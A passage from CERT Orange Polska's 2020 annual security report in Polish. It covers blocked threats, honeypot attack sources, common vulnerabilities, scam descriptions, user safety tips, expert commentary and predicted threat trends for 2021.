
Na poniższym wykresie pokazujemy relację między incydentami zarejestrowanymi przez CyberTarczę, a generowanymi przez malware i strony phishingowe. Każda próba połączenia się klienta ze złośliwym adresem jest blokowana przez CyberTarczę. W przypadku stron phishingowych widać dużo, ale pojedynczych prób połączeń. W przypadku malware, widać, że stosunkowo niewielka liczba zainfekowanych klientów generuje bardzo duże liczby prób połączeń z adresami Command and Control poszczególnych zagrożeń:

Relacja między incydentami zarejestrowanymi przez CyberTarczę, a generowanymi przez malware i strony phishingowe.




W sieci Orange, do identyfikacji ataków i zagrożeń, używamy też honeypotów. Są to fałszywe serwery, udające aktywne i słabo zabezpieczone usługi internetowe. A dzięki temu, że CERT ma cały czas nad nimi pełną kontrolę, możemy obserwować zarówno źródła ataków na te usługi, jak i techniki, którymi posługują się atakujący. Źródła ataków wyglądają następująco:

Źródła ataków



Dominują Chiny, Stany Zjednoczone i Rosja. Należy pamiętać, że duży udział Stanów Zjednoczonych wynika głównie z lokalizacji w tym kraju dużych dostawców usług chmurowych. W przypadku pozostałych dwóch państw, obserwujemy na naszych honeypot'ach ataki pochodzące z sieci dużych ISP. Najczęściej występujący typ ataku to atak brute force na konta administratorów. Poniżej prezentujemy najczęściej wykorzystywane pary login - hasło używane podczas ataków na nasz honeypot udający usługę SSH:

Najczęściej wykorzystywane pary login - hasło używane podczas ataków na nasz honeypot udający usługę SSH.



Niestety, nie przed wszystkimi zagrożeniami możemy użytkowników ochronić. Na przykład ostatnio popularne stało się oszustwo z instalacją oprogramowania umożliwiającego zdalny dostęp do komputera użytkownika. Mechanizm oszustwa wygląda tak: bazując na informacjach skradzionych z jednej z giełd kryptowalutowych oszuści kontaktują się z użytkownikiem i proponują mu „wspianiałą” inwestycję. W trakcie finalizowania transakcji okazuje się jednak, że występują nieprzewidziane trudności, ale oszust oczywiście pomoże je przezwyciężyć. W tym celu niezbędne okazuje się najpierw zainstalowanie oprogramowania zdalnego dostępu, a następnie zalogowanie na konto bankowe lub portfel bitcoinowy. I w tym właśnie momencie, na oczach użytkownika oszust dokonuje kradzieży.

Mechanizmy CyberTarczy wykrywamy nie tylko strony phishingowe i złośliwe oprogramowanie, ale też szereg typowych podatności narażających klientów na różnego rodzaju ataki. Jedną z takich podatności jest włączona na urządzeniu funkcja Web Proxy Auto Discovery (WPAD - w systemie Windows odpowiada za to uruchomiona „Usługa automatyzowania serwera proxy w sieci Web WinHTTP”), która pozwala systemowi operacyjnemu lub aplikacjom na automatyczne wykrywanie i konfigurowanie serwera proxy. Natomiast atakującym pozwala na podsłuchiwanie ruchu sieciowego (częściowo również tego szyfrowanego), a w niektórych przypadkach także przejęcie loginów i haseł do usług sieciowych.

Innymi często wykrywanymi podatnościami są dostępne z internetu niezabezpieczone serwery DNS i NTP, które mogą zostać wykorzystane do przeprowadzania ataków Reflected DDoS na inne urządzenia w Internecie. Jeśli usługi te zostaną faktycznie wykorzystane w atakach DDoS, ich właścicielom grożą co najmniej czasowe ograniczenia w dostępie do Internetu (ze względu na bezpieczeństwo sieci Internet) lub nawet konsekwencje prawne.

Podobnie dużym zagrożeniem są dostępne z Internetu panele logowania do urządzeń, które użytkownicy podłączyli do swoich sieci (modemy, routery, drukarki, kamery, urządzenia inteligentnego domu itp.). Widoczny w Internecie panel administracyjny jest zachętą dla atakującego i może skutkować nieautoryzowanym dostępem do urządzenia, a w konsekwencji otwiera atakującemu możliwość dostania się do innych podłączonych do sieci urządzeń, i w efekcie przejęcia i wykorzystania wrażliwych danych lub instalacji złośliwego oprogramowania.

Do użytkowników, u których CyberTarcza wykrywa tego rodzaju podatności systematycznie kierujemy kampanie informacyjne, w których przedstawiamy również sposoby na wyeliminowanie tych podatności. Oczywiście nie możemy wykluczyć, że podatności te są pozostawione celowo i użytkownik jest w pełni świadomy ich istnienia, jednak z naszego doświadczenia wynika, że takich użytkowników jest niewielka liczba. Zdecydowanie

więcej razy w CERT spotykamy się z sytuacją, w której użytkownik nie wie o tych podatnościach i możliwych konsekwencjach ich wykorzystania przez atakujących. W 2020 roku przeprowadziliśmy 34 tego typu kampanie i skierowaliśmy je do około 30 000 użytkowników.

**I na koniec kilka porad.
Jeśli je wykorzystacie,
przestępcom będzie trudniej
Was okraść**

Nie wchodźcie na strony, które zbyt wiele obiecują. Sprawdzajcie adresy stron, które odwiedzacie. Pamiętajcie, że kłódka przy adresie strony nie jest niestety żadnym potwierdzeniem wiarygodności tej strony i przed niczym Was nie ochroni.

Zachowajcie wzmoczoną czujność przy otwieraniu maili, których nie spodziewacie się otrzymać. Nie otwierajcie załączników, których nie oczekujecie, nie klikajcie na linki w podejrzanych mailach i SMS-ach.

W przypadku usług bankowych, urzędowych, zdrowotnych, kurierskich – nie korzystajcie z linków podesyłanych w mailach lub SMS-ach. Zawsze wpisujcie adres strony, którą chcecie odwiedzić bezpośrednio w przeglądarce i weryfikujcie jej certyfikat.

Nie podawajcie nikomu kodów BLIK. Szczególnie, jeżeli prosi o to za pośrednictwem mediów społecznościowych lub komunikatorów. Jeżeli ktoś Was prosi, pod jakimś pretekstem, o podanie takiego kodu, zweryfikujcie natychmiast innym kanałem kontaktu (np. w bezpośredniej rozmowie telefonicznej) czy na pewno ta osoba o to prosiła. Wyłudzenie kodu BLIK to znane i powszechne oszustwo, w którym stracić można dużo pieniędzy.

Nie klikajcie w sensacyjne reklamy i bannery. Uważajcie na kampanie reklamowe, szczególnie w mediach społecznościowych.

Jeśli korzystacie z portali aukcyjnych, ogłoszeniowych, sklepów internetowych o niewielkim zasięgu - uważajcie na pozornie atrakcyjne oferty. Weryfikujcie sprzedawców, kupujących i proponowane sposoby dokonania transakcji. Pamiętajcie, że nawet pozytywne komentarze mogą być sfałszowane. Korzystajcie z wiarygodnych źródeł informacji o ofertach i sprzedawcach. Sprawdzajcie sklepy, w których chcecie dokonać zakupów.

Szanujcie swoje loginy, hasła, PINy. Nie udostępniajcie zdjęć swoich dokumentów i kart płatniczych. Regularnie sprawdzajcie, czy Wasze dane nie znalazły się w jakichś wyciekach (<https://haveibeenpwned.com>). Jeśli mieliście pecha, i Wasze dane są w wyciekach, zmieńcie jak najszybciej wszystkie hasła do serwisów, w których mieliście login i hasło podobne do tych w wycieku. Stosujcie długie hasła, unikalne w każdym z serwisów. Używajcie managerów haseł. Stosujcie uwierzytelnianie wieloskładnikowe (2FA).

Nie instalujcie żadnych aplikacji z niepewnych źródeł. Nie instalujcie na telefonach aplikacji nie pochodzących z oficjalnych sklepów (Google Play, Apple Store). Nie instalujcie na komputerach aplikacji czy sterowników nie pochodzących z oficjalnych stron producentów i dostawców. Omijajcie repozytoria oprogramowania, których dobrej reputacji nie jesteście w stanie potwierdzić. Kierujcie się raczej w stronę oficjalnych katalogów producentów oprogramowania lub sprzętu.

Korzystajcie z regularnie aktualizowanych urządzeń. Instalujcie na bieżąco poprawki bezpieczeństwa udostępniane przez producentów urządzeń. Jeżeli urządzenie wychodzi z oficjalnego wsparcia producenta, zastanówcie się nad jego wymianą na nowsze, supportowane.

Jeżeli korzystacie z urządzeń IoT lub inteligentnego domu, bezwzględnie wyłączcie w nich dostęp do panelu administracyjnego z Internetu. Zmieńcie hasła administracyjne (i loginy, jeśli to możliwe) na inne, niestandardowe i nieoczywiste. Wyłączcie na tych urządzeniach wszystkie usługi, które nie są Wam potrzebne.

Starajcie się unikać urządzeń producentów egzotycznych, nieznanymi szerzej producentów. Być może bywają one tańsze, niż analogiczne urządzenia renomowanych producentów, ale bywają również nośnikami złośliwego oprogramowania. Raczej też nie powinniście spodziewać się satysfakcjonującego wsparcia technicznego ze strony małych, egzotycznych producentów.

Zastanówcie się, czy na pewno musicie rejestrować się (i podawać prawdziwe dane) w każdym napotkanym serwisie internetowym. Zastanówcie się, czy musicie zakładać konta w każdym sklepie internetowym, w którym dokonujecie zakupów – jeśli tak zakup jednorazowy, może warto zrobić go bez rejestracji? Możliwe, że nieco utrudni to życie sklepom, ale być może Was uchroni przed potencjalnym wyciekiem danych?

Jeżeli korzystacie z modemów/routerów dostępowych, które wyszły już z okresu wsparcia producenta, zastanówcie się nad możliwością zainstalowania na nim sprawdzonego, alternatywnego oprogramowania OpenSource, np. OpenWRT. Zawsze wyłączajcie dostęp do panelu administracyjnego z Internetu. Zawsze wyłączajcie niepotrzebne, nadmiarowe usługi.

Zaglądajcie regularnie na stronę <https://cert.orange.pl/>

Szczegółowe rozwinięcie wybranych definicji znajduje się w Glosariuszu.

Witold Tujko

Komentarz Partnera:



Przemysław Jaroszewski

Kierownik Zespołu CERT Polska, działającego w NASK Państwowym Instytucie Badawczym. Z wykształcenia programista i psycholog społeczny. Ma ponad 20 lat doświadczenia w bezpieczeństwie teleinformatycznym i analizie incydentów. W swojej karierze zaangażowany był w wiele krajowych i międzynarodowych projektów związanych ze współpracą zespołów reagujących oraz wymianą danych. Współautor materiałów szkoleniowych oraz trener w programach dla zespołów reagujących, m.in. TRANSITS oraz ENISA CERT Exercises.

Jest aktywny w wielu międzynarodowych grupach operacyjnych, takich jak FIRST, TF-CSIRT czy Antiphishing Working Group. Był wybranym członkiem Komitetu Sterującego TF-CSIRT w latach 2008-2013.

W 2020 roku zostaliśmy zmuszeni do przeniesienia przeważającej części naszych aktywności do świata online. Firmy wdrażały lub upowszechniały wśród pracowników narzędzia do współpracy, zdalnego dostępu i wideokonferencji. Wiele osób odkrywało takie usługi jak Profil Zaufany, ePUAP czy e-zdrowie i uczyło się zdalnego załatwiania spraw urzędowych.

W handlu na sukces mogły liczyć te firmy, które posiadały (lub szybko zbudowały) e-sklepy z cyfrową ofertą, płatnościami online i wysyłką kurierem. Nawet dzieci nie ominęła przyspieszona cyfryzacja, gdy fizyczne klasy zastąpione zostały przez platformy e-learningowe, a zamiast biegania po korytarzach pozostały żarty z kolegami przy wideorozmowie i wspólne gry na konsoli. Dla większości z nas wszystkie te doświadczenia (a już na pewno ich skala) były w jakiejś części nowe. Towarzyszyła im ponadto niepewność co do sytuacji w kraju i na świecie. W konsekwencji, wiele działań podejmowaliśmy pod wpływem emocji, przy braku pełnej informacji.

Niestety, są to doskonałe okoliczności do tego, aby paść ofiarą oszustwa. Przestępcy bardzo szybko zdali sobie z tego sprawę i nie mieli żadnych skrupułów,

aby te okoliczności wykorzystać.

Już na początku pandemii CERT Polska z niepokojem obserwował rosnącą liczbę zgłoszeń kampanii SMS-owych oraz e-mailowych, w których komunikat wzywał do dokonania „opłaty za dezynfekcję przesyłki” czy „dopłaty covidowej”. Przestępcy podawali się także za banki czy organy administracji, informując o rzekomym zajęciu środków na rzecz walki z epidemią i konieczności zalogowania się do rachunku celem ich odblokowania. Użytkownicy, którzy ulegli przekazowi, kierowani byli na fałszywe formularze logowania lub bramki płatności internetowych, a w konsekwencji z ich rachunków zniknęły znaczące kwoty.

Problem dostrzeżony został także przez operatorów telefonii komórkowej, którzy wspólnie z Ministerstwem Cyfryzacji, UKE i NASK Państwowym Instytutem Badawczym postanowili poszukać skutecznych metod ochrony użytkowników. W efekcie porozumienia tych podmiotów, NASK PIB podjął się utrzymywania „listy ostrzeżeń” – publicznego wykazu domen internetowych służących do wyludzeń. Operatorzy zaś zobowiązali się do blokowania połączeń do takich domen. Podstawą działania mechanizmu są zgłoszenia otrzymywane od operatorów lub indywidualnych użytkowników (<https://incydent.cert.pl/domena>), które następnie weryfikowane są przez operatorów CERT Polska. Jeśli domena zostanie jednoznacznie uznana za wykorzystywaną do kradzieży i wyludzeń, umieszczana jest na liście, dostępnej publicznie w wielu formatach i gotowej do zastosowania w różnych technologiach. Gdy więc użytkownik kliknie odnośnik z fałszywej wiadomości SMS lub email, może zostać przekierowany na stronę z odpowiednim ostrzeżeniem. Oczywiście, pod warunkiem, że jego operator aktywnie korzysta z listy w swojej infrastrukturze. Warto odnotować, że wśród sygnatariuszy porozumienia znalazł się Orange Polska, który od początku działania listy ostrzeżeń wykorzystuje ją w usłudze CyberTarcza.

Trendy, czyli nasze przewidywania na rok 2021

Nasze zeszłoroczne przewidywania zostały szybko zweryfikowane przez pandemię i globalny lockdown. W przypadku tak wielkich zmian i próbach szybkiego dostosowania się do nowych - dla części przedsiębiorstw nieznanymi - standardów pracy, zmianie uległy również techniki wykorzystywane przez cyberprzestępców. Z zeszłorocznych przewidywań sprawdził się na pewno smishing, który obok malspamu był stale wykorzystywanym wektorem ataku na użytkowników indywidualnych. W tym miejscu należy zwrócić uwagę, że przestępcy znacznie chętniej korzystali z social mediów oraz komunikatorów internetowych do dystrybuowania złośliwych treści. Innym, równie celnym punktem były ataki na usługi i rozwiązania bazujące na otwartej bankowości. Mobilne bankery wykorzystywały słabości w aplikacjach mobilnych i były zmartwieniem zarówno klientów, jak i pracowników sektora bankowego.

Nasze doświadczenia i obserwacje w ubiegłym roku pozwalają nam na określenie poniższych trendów na rok 2021.

1. Wzrost udziału (w ogólnej liczbie zagrożeń) złośliwych aplikacji mobilnych (w tym tzw. bankerów), ale także obstawiamy wciąż znaczący udział malware RAT w sieci urządzeń stacjonarnych. W obydwu obszarach, zagrożenia są ściśle powiązane z atakami socjotechnicznymi.
2. Więcej ataków typu vishing, również z wykorzystaniem Caller ID spoofingu.
3. Wzrost liczby ataków typu smishing.
4. Wzrost liczby ataków phishingowych z wykorzystaniem serwisów społecznościowych oraz komunikatorów internetowych.
5. Utrzyma się skala ataków socjotechnicznych, związanych ze zdalnym dostępem do zasobów firmowych, nakłaniających do wykorzystywania np. spreparowanego oprogramowania zawierającego backdoory. Trend szczególnie wyraźny w czasie pandemii, gdzie mogą tak naprawdę wystąpić różne wektory ataku, również próby pozyskania danych do konta firmowego.
6. Utrzyma się duży udział malvertisementu w atakach. Przewidujemy, że rok 2021 nie zmieni tego trendu mimo zmian w technikach ataku (wykorzystanie exploit kitów na rzecz ataków phishingowych).

7. Liczba etapów kampanii phishingowych oraz poziom ich skomplikowania może ulec zmianie utrudniając skuteczną detekcję ataków.
8. Spodziewamy się kolejnych rekordów w atakach DDoS.
9. Zwiększy się skala kradzieży portfeli kryptowalut.
10. Utrzymają się ataki na “sztuczną inteligencję” w dwóch obszarach: zarówno w obszarze jej „etycznego” wykorzystywania (np. w inteligentnych domach czy pojazdach), ale również tej wykorzystywanej do przeciwdziałania zagrożeniom.
11. Utrzyma się wysoka skala prób wyludzenia informacji płatniczych (web skimming). Proceder ten można porównać do kradzieży danych z kart płatniczych w klasycznym ataku typu skimming.
12. Będzie się skracał czas trwania ataków phishingowych do kilkunastu lub nawet kilku minut na kampanię.
13. Duży udział ransomware w atakach na firmy oraz użytkowników indywidualnych.

Zespół CERT Orange Polska

Komentarz Partnera:



Piotr Konieczny

Szef zespołu bezpieczeństwa niebezpiecznik.pl, firmy zajmującej się włamywaniem na serwery innych firm za ich zgodą, w celu namierzenia błędów bezpieczeństwa w ich infrastrukturze teleinformatycznej, zanim zrobią to prawdziwi włamywacze.

Rok 2020 z jednej strony pokazał, że jako społeczeństwo nie jesteśmy zbyt dobrzy w szacowaniu ryzyka, ale z drugiej strony dokonał olbrzymiej transformacji cyfrowej. Także w kontekście działań bezpieczeństwa. O ile praca zdalna w naszej branży nie była nowością, to przymusowe i niemalże całkowite przejście na ten model pracy dla niektórych firm okazało się być sporym wyzwaniem. Popelniono dużo błędów i zaakceptowano sporo godzących w bezpieczeństwo kompromisów.

Bolało. Czymże jednak jest nieprzystwoite poluzowanie reguł na firewallu czy zezwolenie na wykorzystanie prywatnych urządzeń do celów służbowych -- wbrew firmowej polityce bezpieczeństwa -- kiedy firma stoi nad przepaścią?

Myślę, że jako branża jeszcze nigdy tak szybko nie nauczyliśmy się tak wiele. Niektórzy z nas ze wstydem, wbrew wszelkim zasadom przymykali oko na procesy i zachowania, które jeszcze przed marcem 2020 wydawały się być całkowicie nie do zaakceptowania. Inni cieszyli się z budżetów, które nagle, niespodziewanie, się pojawiły. Na sprzęt, na oprogramowanie. Reszta nie miała czasu ani na przemykanie oka, ani na radość, bo pracowała ponad siły, aby po prostu przetrwać.

Praktyka boleśnie spotkała się z teorią, a terminalnym zagrożeniem koniec końców okazały się nie cyberprzestępcze gangi, a braki w dywersyfikacji biznesu, dług technologiczny i nieprzewidywalność tego, co stanie się jutro. O ile ci, którzy czytają ten raport zapewne już poradzi sobie z dwoma pierwszymi „przeciwnikami” losu, to nieprzewidywalność chyba jeszcze będzie nam wszystkim trochę towarzyszyć. Wydaje mi się, że na pracę zdalną, w bezpiecznym wydaniu, jesteśmy już gotowi, choć oczywiście

nie brakuje wpadek (por. [Pracownik przez 2 godziny streamował dane klientów do internetu](#)). Pracownicy zostali pod tym kątem przeszkoleni.

Czy rok 2021 przyniesie nowe zagrożenia? Póki co raczej nic na to nie wskazuje, bo niezmiennie mamy do czynienia z tymi samymi technikami ataku: phishing e-mailem albo SMS-em „na dopłatę”. Teraz tylko częściej za „dezynfekcję” niż przekroczenie wagi przesyłki. Zresztą nie ma się co dziwić – przy zamkniętych sklepach wszystko zamawiamy przez internet więc niemalże stale czekamy na jakieś przesyłki. Innymi słowy, rządzi – i moim zdaniem jeszcze długo rządzić będzie – socjotechnika, a przestępcy zdają się wychodzić z tego samego założenia co administratorzy systemów. Działa? To nie dotyka. Smutna prawda jest taka, że nie brakuje nowych ofiar, które tym różnią się od „starszych” ofiar, że od małego dorastały z internetem i technologią.

A mimo to łapią się na te same, znane od lat numery. Przykładem niech będzie modny ostatnio atak na sprzedających na OLX, gdzie oszust prosi o podanie numery karty płatniczej po to, aby sprzedający mógł otrzymać pieniądze za sprzedany towar. Ciężko uwierzyć w to, że tak wiele osób nie widzi w tej prośbie niczego podejrzanego, że nie czyta (ze zrozumieniem) treści autoryzującego transakcję powiadomienia. Banki wciąż mają na polu edukacji klientów wiele do zrobienia, zwłaszcza że nowe pokolenie karty płatnicze traktuje jako zwykłe narzędzie. I nie poczuwają się do jakiegokolwiek odpowiedzialności za bezpieczeństwo tego narzędzia. Ma działać. „Płacę, żądam”. Zastanawiam się, czy to faktycznie jest złe podejście? Chyba nie możemy oczekiwać od każdego, że będzie „ekspertem” od bezpieczeństwa. A może możemy i powinniśmy?



”

Mechanizmami CyberTarczy wykrywamy nie tylko strony phishingowe i złośliwe oprogramowanie, ale też szereg typowych podatności narażających klientów na różnego rodzaju ataki.

Incydenty bezpieczeństwa obsługiwane przez CERT Orange Polska

Rozkład procentowy incydentów bezpieczeństwa obsługiwanych przez nas w sposób nieautomatyczny w roku 2020. Incydenty dotyczą usługowych sieci internetowych, a analizy głównie podziału na kategorie oraz porównań z ubiegłym rokiem.

Przypadki dotyczyły, zarówno sytuacji ataku na zasoby dołączone do sieci Orange Polska, jak i z nich prowadzonych. Pod uwagę wzięto także rodzaje sieci z punktu widzenia użytkowników indywidualnych, jak i podmiotów korporacyjnych.

Informacje o incydentach pochodziły zarówno ze źródeł zewnętrznych, jak i wewnętrznych systemów bezpieczeństwa. Zewnętrzne źródła informacji to przede wszystkim zgłoszenia od użytkowników, informacje pochodzące od organizacji zajmujących


się bezpieczeństwem, czy innych jednostek CERT. Własne systemy bezpieczeństwa to m. in. systemy wykrywania i zapobiegania włamaniom (IDS/IPS), analizatory przepływów sieciowych (flows) pod kątem ataków DDoS oraz złośliwych kodów, pułapki sieciowe (honeypot), systemy zarządzania informacją związaną z bezpieczeństwem i zdarzeniami (SIEM), CTI, DNS/IP sinkhole.

Stosowana przez nas klasyfikacja obejmuje wszelkie typy zdarzeń zgłaszanych i obsługiwanych przez zespoły typu CSIRT/CERT. Kategorie oparte są na typie i skutku


działań naruszających bezpieczeństwo, związanych z procesem ataku na system teleinformatyczny i jego wykorzystaniem. Podział taki przydatny jest głównie w działaniach operacyjnych, pod kątem osiągniętego

celu. W praktyce w analizowanych incydentach używano zazwyczaj wielu metod i technik prowadzących do osiągnięcia określonego skutku, głównie związanych z użyciem złośliwego oprogramowania.

Rozkład procentowy kategorii incydentów obsługiwanych przez CERT Orange Polska w 2020 roku



